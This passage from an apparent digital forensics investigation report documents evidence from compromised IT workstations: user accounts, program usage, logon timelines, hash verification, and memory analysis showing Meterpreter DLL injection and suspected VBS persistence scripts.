When checking the memory analysis for the system, there was not much forensic information that was found that was not already found on the other systems. This machine was exploited with the dll injection to the fiwougrttzy.exe process, which from the analysis that is found in IT-wks03 by Amy Kegwin to be a version of ApacheBench. We did not find execution by any particular user on the system, but it was found inside of the memory analysis for the system, so it was executed at some point on the system and had some sort of exploitation applied.

Figure 3.5.8: DLL injection found using MemprocFS

findevil.txt - Notepad					
File	Edit	Format	View	Help	
#	PID	Process	Type	Address	Description
0000	5252	fiIwOuGRTtZY.e	PE_INJECT	000000002480000	0x2480000.dll
0001	5252	fiIwOuGRTtZY.e	PE_INJECT	0000000024b0000	metsrv.dll
0002	5252	fiIwOuGRTtZY.e	PE_INJECT	000000004620000	ext_server_stdapi.x86.dll
0003	5252	fiIwOuGRTtZY.e	PE_INJECT	0000000047d0000	ext_server_priv.x86.dll

Figure 3.5.9: fiiwougrttzy.exe Located on the system



IT-wks02 - Keegan Thomas

The information that was used to fill out table 3.5.9 was found in Axiom Examine; the source of the information was from the software and system sections under System 32.

Basic Information

Table 3.5.10: Basic Information

Machine Name	IT-wks-02
Machine OS	Windows 10 Pro
Build Number	16299
Ip Address	192.168.1.102
Timezone	UTC-5 (Eastern Standard Time)

This information was found using Axiom Examine and used the SAM to provide the information relevant to the data that was used to fill table 3.5.10

User Information

Table 3.5.11: User Information

Number of Users	3	Last Logged in user	James-Middleton-Adm		
Name of user	User ID	User Group	Create Time	Last Login	Location
Admin	1001	Administrators	01/26/2019 01:14:46	2/23/2019 10:44:15 PM	Local
cindy.huerta	1105	---	01/26/2019 23:34:21	03/26/2019 10:42:57	Domain
james.middleton-adm	1117	---	03/26/2019 10:50:04	03/27/2019 17:20:51	Domain

The next section tackles all the installed applications on IT-wks02 this was found by looking at the System and the ntuser.dat files of the user accounts.

Table 3.5.12: Installed Programs

Name	Version	Creation Date
Spotify	1.1.0.237	2/14/2019
7-Zip	18.06	2/14/2019
GIMP	2.10.8	2/14/2019
VLC media player	3.0.6	2/14/2019
PuTTY release	0.70	2/14/2019
Google Chrome	73.0.3683.86	2/14/2019
AccessData FTK Imager	4.2.0	3/28/2019
Dropbox	69.4.102	3/21/2019
Everything	1.4.1.935	3/26/2019
KeePass Password Safe 2.41	2.41	2/14/2019
Notepad ++	7.6.3	2/14/2019
Skype	8.39	2/14/2019
TeamViewer 14	14.1.9025	2/14/2019
WinSCP	5.13.7	2/14/2019
Dropbox Update Helper	1.3.189.1	2/14/2019
Python	2.7.15150	2/14/2019
Java(TM) 6 Update 22	6.0.220	1/26/2019
OpenOffice.org	3.3.9567	1/26/2019
Java Auto Updater	2.0.2.4	1/26/2019
Google Update Helper	1.3.34.7	3/28/2019

This next section breaks down the application usage which was found by using the results of the UserAssit file found on each of the accounts the information was recorded separately in each table for each major user on the system which can be seen in tables 3.5.13 - 3.5.15

Application Usage

Table 3.5.13: James.Middleton-adm

File Name	Run Count	Last run Time
Microsoft.Getstarted_8wekyb3d8bbwe!App	14	3/27/2019 10:11:27 PM
Microsoft.WindowsFeedbackHub_8wekyb3d8bbwe!App	13	3/27/2019 10:11:27 PM
Microsoft.WindowsMaps_8wekyb3d8bbwe!App	12	3/27/2019 10:11:27 PM
Microsoft.People_8wekyb3d8bbwe!App	11	3/27/2019 10:11:27 PM
Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe!App	10	3/27/2019 10:11:27 PM
SnippingTool	9	3/27/2019 10:11:27 PM
Microsoft.WindowsCalculator_8wekyb3d8bbwe!App	8	3/27/2019 10:11:27 PM
mspaint	7	3/27/2019 10:11:27 PM
notepad	6	3/27/2019 10:11:27 PM
Powershell	4	3/27/2019 10:28:06 PM
Shutdown.exe	1	3/27/2019 10:14:02 PM
Microsoft Control Panel	1	3/27/2019 10:19:43 PM
Windows Explorer	8	3/28/2019 7:12:00 PM
Update.bat	1	3/27/2019 10:29:35 PM
CMD	2	3/28/2019 11:47:22 PM
Regedit	2	3/27/2019 10:52:37 PM
FTK Imager	1	3/28/2019 11:46:55 PM

Table 3.5.14: Cindy Huerta

File Name	Run Count	Last run Time
Microsoft.Getstarted_8wekyb3d8bbwe!App	14	1/27/2019 3:32:47 AM
Microsoft.WindowsFeedbackHub_8wekyb3d8bbwe!App	13	1/27/2019 3:32:47 AM

Microsft.WindowsMaps_8wekyb3d8bbwe!App	12	1/27/2019 3:32:47 AM
Microsoft.People_8wekyb3d8bbwe!App	11	1/27/2019 3:32:47 AM
Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe!App	10	1/27/2019 3:32:47 AM
SnippingTool	9	1/27/2019 3:32:47 AM
Microsoft.WindowsCalculator_8wekyb3d8bbwe!App	8	1/27/2019 3:32:47 AM
mspaint	7	1/27/2019 3:32:47 AM
notepad	6	1/27/2019 3:32:47 AM
CMD	1	3/26/2019 3:49:34 PM
Windows Explorer	10	3/26/2019 3:42:12 PM
hfs.exe	3	3/26/2019 3:41:31 PM
Powershell	8	3/20/2019 2:21:42 AM
Chrome	5	3/26/2019 3:45:07 PM
soffice.exe	1	2/27/2019 7:52:05 PM
Microsoft.AutoGenerated	1	3/1/2019 5:07:23 PM
accesschk.exe	1	3/1/2019 5:08:50 PM
Remote Desktop	1	3/1/2019 5:13:49 PM
Adobe Reader	1	3/4/2019 8:05:25 PM
Microsoft Control Panel	1	3/4/2019 8:05:25 PM
Team Viewer	2	3/27/2019 12:49:07 PM
PuTTY	1	3/19/2019 11:28:25 PM
KeePass	2	3/26/2019 3:40:44 PM
Microsoft Edge	1	3/26/2019 3:42:45 PM
Everything setup	1	3/26/2019 3:43:05 PM
Everything.exe	2	3/26/2019 3:49:41 PM

Table 3.5.15: Admin

File Name	Run Count	Last run Time
Microsoft.Getstarted_8wekyb3d8bbwe!App	14	1/26/2019 1:13:22 AM
Microsoft.WindowsFeedbackHub_8wekyb3d8bbwe!App	13	1/26/2019 1:13:22 AM
Microsoft.WindowsMaps_8wekyb3d8bbwe!App	12	1/26/2019 1:13:22 AM
Microsoft.People_8wekyb3d8bbwe!App	11	1/26/2019 1:13:22 AM
Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe!App	10	1/26/2019 1:13:22 AM
SnippingTool	9	1/26/2019 1:13:22 AM
Microsoft.WindowsCalculator_8wekyb3d8bbwe!App	8	1/26/2019 1:13:22 AM
mspaint	7	1/26/2019 1:13:22 AM
notepad	6	1/26/2019 1:13:22 AM
Windows Explorer	10	2/23/2019 9:30:31 PM
SystemPropertiesComputerName.exe	2	1/26/2019 1:49:10 AM
CMD	1	1/28/2019 4:16:10 PM
Setup.exe	1	1/27/2019 4:15:19 AM
Immersivecontrolpanel	1	2/1/2019 1:28:51 AM
Microsoft.AutoGenerated	1	2/12/2019 5:38:32 PM
ninite.exe	1	2/14/2019 6:45:34 PM
hfs.exe	1	2/23/2019 9:34:01 PM

During the analysis of the system there was no stand out browser activity I chose to focus on the main user's account Cindy Huerta with their mainly used internet application which was chrome.

Browsers Activity

Table 3.5.16: Cindy Huerta - Chrome

URL	Access Date/Time
http://github.com/	2/27/2019 7:46:51 PM
http://google.com	2/27/2019 7:47:03 PM

Google search for flare vm	2/27/2019 7:47:07 PM
Github fireeye/flame-vm	2/27/2019 7:47:10 PM
Google Search It tools	2/27/2019 7:51:29 PM
Google Search sysinternals	2/27/2019 7:51:34 PM
Microsoft downloads Sysinternals	2/27/2019 7:51:41 PM
Reddit	2/27/2019 7:54:05 PM
Google Search - Web01	3/19/2019 11:24:42 PM
https://192.168.0.100 GRRUs	3/19/2019 11:24:59 PM

The next section was the logins for all accounts filtered within a week of the scope of the attack. In order to get this information I used Hayabusa in order to build a timeline for logons and then filtered the information by each user account.

Logins/Logouts

Table 3.5.17: Cindy Huerta

Timestamp	Computer	EventID	RuleTitle
2019-03-26 13:00:39.703 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 13:00:39.703 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 13:00:39.703 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 13:00:40.018 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 13:00:40.019 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 13:00:40.019 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:07:41.786 +00:00	it-wks02.grru.local	4648	Explicit Logon

2019-03-26 15:07:41.786 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:07:41.786 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:07:42.109 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:07:42.109 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:07:42.110 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:32:28.953 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:32:28.953 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:32:28.953 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:32:29.179 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:32:29.179 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:32:29.179 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:41:23.136 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:41:23.136 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:41:23.136 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive)

			Creds in memory
2019-03-26 15:41:23.276 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:41:23.276 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:41:23.276 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:48:53.952 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:48:53.952 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:48:53.952 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-26 15:48:54.156 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:48:54.157 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-26 15:48:54.157 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-27 12:48:57.849 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 12:48:57.849 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-27 12:48:57.849 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-27 12:48:58.091 +00:00	it-wks02.grru.local	4648	Explicit Logon

2019-03-27 12:48:58.091 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-27 12:48:58.091 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-27 18:44:07.385 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 18:44:07.385 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-27 18:44:07.385 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-27 18:44:07.620 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 18:44:07.620 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-27 18:44:07.620 +00:00	it-wks02.grru.local	4624	Logon (Unlock)

Table 3.5.18: James.middleton-adm

Timestamp	Computer	EventID	RuleTitle
2019-01-26 01:49:39.223 +00:00	it-wks02	4648	Explicit Logon
2019-01-26 01:49:39.290 +00:00	it-wks02	4648	Explicit Logon
2019-01-26 01:49:39.320 +00:00	it-wks02	4648	Explicit Logon
2019-01-26 01:49:39.880 +00:00	it-wks02	4648	Explicit Logon
2019-01-26 01:49:44.044 +00:00	it-wks02	4648	Explicit Logon

2019-02-12 17:39:33.665 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-02-12 17:39:33.882 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-02-23 21:32:39.795 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-02-23 21:32:43.676 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-02-23 21:33:56.889 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-02-23 21:33:56.889 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-02-23 21:33:56.889 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:50:04.381 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-26 15:50:04.381 +00:00	it-wks02.grru.local	4624	Logon (Interactive) *Creds in memory*
2019-03-26 15:50:04.381 +00:00	it-wks02.grru.local	4624	Logon (Interactive) *Creds in memory*
2019-03-27 22:12:57.632 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:13:01.089 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:13:01.089 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:13:01.089 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*

2019-03-27 22:17:50.461 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:17:54.639 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:17:54.639 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:17:54.639 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:26:41.562 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:26:44.511 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:26:44.511 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:26:44.511 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:41:04.760 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:41:07.930 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:41:07.930 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:41:07.930 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive

			(RDP)) *Creds in memory*
2019-03-27 22:44:55.464 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:44:56.260 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:44:56.260 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:44:56.260 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:55:10.803 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:55:13.817 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:55:13.817 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:55:13.817 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 23:01:33.049 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 23:01:35.747 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 23:01:35.747 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*

2019-03-27 23:01:35.747 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-28 19:09:20.459 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-28 19:09:21.448 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 19:09:21.448 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 19:09:21.448 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 19:09:21.770 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 19:09:21.770 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 19:09:21.770 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 23:46:00.192 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 23:46:00.192 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-28 23:46:00.192 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-28 23:46:00.447 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 23:46:00.447 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 23:46:00.447 +00:00	it-wks02.grru.local	4624	Logon (Unlock)

2019-03-29 20:22:09.605 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:22:09.605 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:22:09.605 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:22:09.874 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:22:09.875 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:22:09.875 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:58:12.323 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:58:12.323 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:58:12.323 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:58:12.657 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:58:12.657 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:58:12.657 +00:00	it-wks02.grru.local	4624	Logon (Unlock)

Interesting Files

There was a concerning VBS script called TTyZuzwt.vbs which was believed to be the persistence access point that was used by the threat actor it was found on the user account Cindy Huerta the main user account of the system in the temporary directory.




Figure 3.5.10: Shows the VBS script that was found in the temp directory.

There was another VBS script called IIwhFAPmN.vbs this was found on the james.middleton-Adm




Figure 3.5.11: Shows the second VBScript found in James-middleton-adm's account. Additionally there was a particular application called everything.exe which is a file explorer that has the ability to search through everything on the system. This was strange as it was the only system that contained this software in the IT department

Memory Analysis

There was not to much that stood out in the memory analysis for this system minus the PE injection found on all the IT systems with filwOuGRTtZY.e

findevil.txt - Notepad

#	PID	Process	Type	Address	Description
0000	6160	filwOuGRTtZY.e	PE_INJECT	00000000028a0000	0x28a0000.dll
0001	6160	filwOuGRTtZY.e	PE_INJECT	00000000028d0000	metsrv.dll
0002	6160	filwOuGRTtZY.e	PE_INJECT	0000000002950000	ext_server_stdapi.x86.dll
0003	6160	filwOuGRTtZY.e	PE_INJECT	00000000029c0000	ext_server_priv.x86.dll
0004	6160	filwOuGRTtZY.e	PRIVATE_RWX	00000000001c0000	00001c481000 060000001c481
0005	6160	filwOuGRTtZY.e	PRIVATE_RWX	00000000028a0000	00001c48c000 060000001c48c
0006	6160	filwOuGRTtZY.e	PRIVATE_RWX	00000000028b1000	00001c48d000 060000001c48d

Figure 3.5.12: Shows the PE Injected file found using memproc.

Found at C:\Users\james.middleton-adm\AppData\Local\Temp\rad65FC7.tmp\filwOuGRTtZY.exe




Figure 3.5.13: shows the location of the file that contains

IT-wks03 - Amy Keigwin

The first step of this analysis was to verify the hashes of the E01 and memory capture provided. Hashes were taken at the beginning of acquisition (first row of data in the table below). To hash the memory acquisition, provided in a MEM file format, the given MD5 and SHA1 hashes were compared against the output of the `certutil -hashfile IT-wks03-memdump-002.mem`, for which both command outputs matched the provided the hashes. The acquisition timestamp was unfortunately unable to be hashed, as MemProcFS-Analyzer was only able to detect the timezone but not the current time.

Table 3.5.19: Table of Provided File Hashes

Workstation	Memory Acquired (UTC-4)	Memory MD5 (Raw/vMem)	Memory SHA1 (Raw/vMem)	Disk Acquired (UTC-4)	Disk MD5 (E01)	Disk SHA1 (E01)
IT-wks03	3/28/2019 19:55:45	278d3d588adb3cb9f93855637cb424a8	99a20af1749d0c3f4ea7b53cc55387ae28babeb9	3/29/2019 17:17:07	83a27062cff6debf2bb2726f8a0d4f49	41469b4ff632dcaaf16fdd1f8dda7e9abc6a56b
Found Data	N/A	278d3d588adb3cb9f93855637cb424a8	99a20af1749d0c3f4ea7b53cc55387ae28babeb9	3/29/2019 17:17:07	83a27062cff6debf2bb2726f8a0d4f49	41469b4ff632dcaaf16fdd1f8dda7e9abc6a56b
Match	N/A	Yes	Yes	Yes	Yes	Yes


Image 3.5.14: MD5 hash of IT-wks03 memory dump

```
D:\amy.keigwin\Final Project\Important Files 3>certutil -hashfile IT-wks03-memdump-002.mem MD5
MD5 hash of IT-wks03-memdump-002.mem:
278d3d588adb3cb9f93855637cb424a8
CertUtil: -hashfile command completed successfully.
```

Image 3.5.15: SHA1 hash of IT-wks03 memory dump

```
D:\amy.keigwin\Final Project\Important Files 3>certutil -hashfile IT-wks03-memdump-002.mem SHA1
SHA1 hash of IT-wks03-memdump-002.mem:
99a20af1749d0c3f4ea7b53cc55387ae28babeb9
CertUtil: -hashfile command completed successfully.
```

Image 3.5.16: Empty Acquisition Time for Memory Dump



In comparison, Autopsy was able to successfully match the MD5 and SHA1 hashes as well as the acquisition timestamp upon loading the E01 file and processing the hashes.

Image 3.5.17: Hash and Acquisition Timestamp Verification in Autopsy

The screenshot shows the 'File Metadata' tab in Autopsy. The 'Metadata' section displays the following details:

Key	Value
Name:	/img_IT-wks03-001.E01
Type:	E01
Size:	26839088640
MD5:	83a27062cff6deb2bb2726f8a0d4f49
SHA1:	41469b4ff632dcaaf16fddf1f8dda7e9abc6a56b
SHA-256:	Not calculated
Sector Size:	512
Time Zone:	Etc/GMT-0
Acquisition Details: Description:	untitled
: Acquired Date:	Fri Mar 29 21:17:07 2019
: System Date:	Fri Mar 29 21:17:07 2019
: Acquiry Operating System:	Win 201x
: Acquiry Software Version:	ADI4.2.0.13
Device ID:	b61a35a7-9213-4e58-803a-3ed0e20e6718
Internal ID:	1
Local Path:	D:\amy.keigwin\Final Project\images\IT-wks03-001.E01

Basic Information

Upon verifying all of the hashes and acquisition times (bar the memory dump acquisition time) to verify that they were forensically sound, the next step was to find some basic information about the device. For this step, AXIOM Examine was used to identify the machine name, operating system, build number, timezone, and assigned IPv4 address, all of which came from the SYSTEM and SOFTWARE registry hives.

Table 3.5.20: Basic Information

Machine Name	IT-WKS03
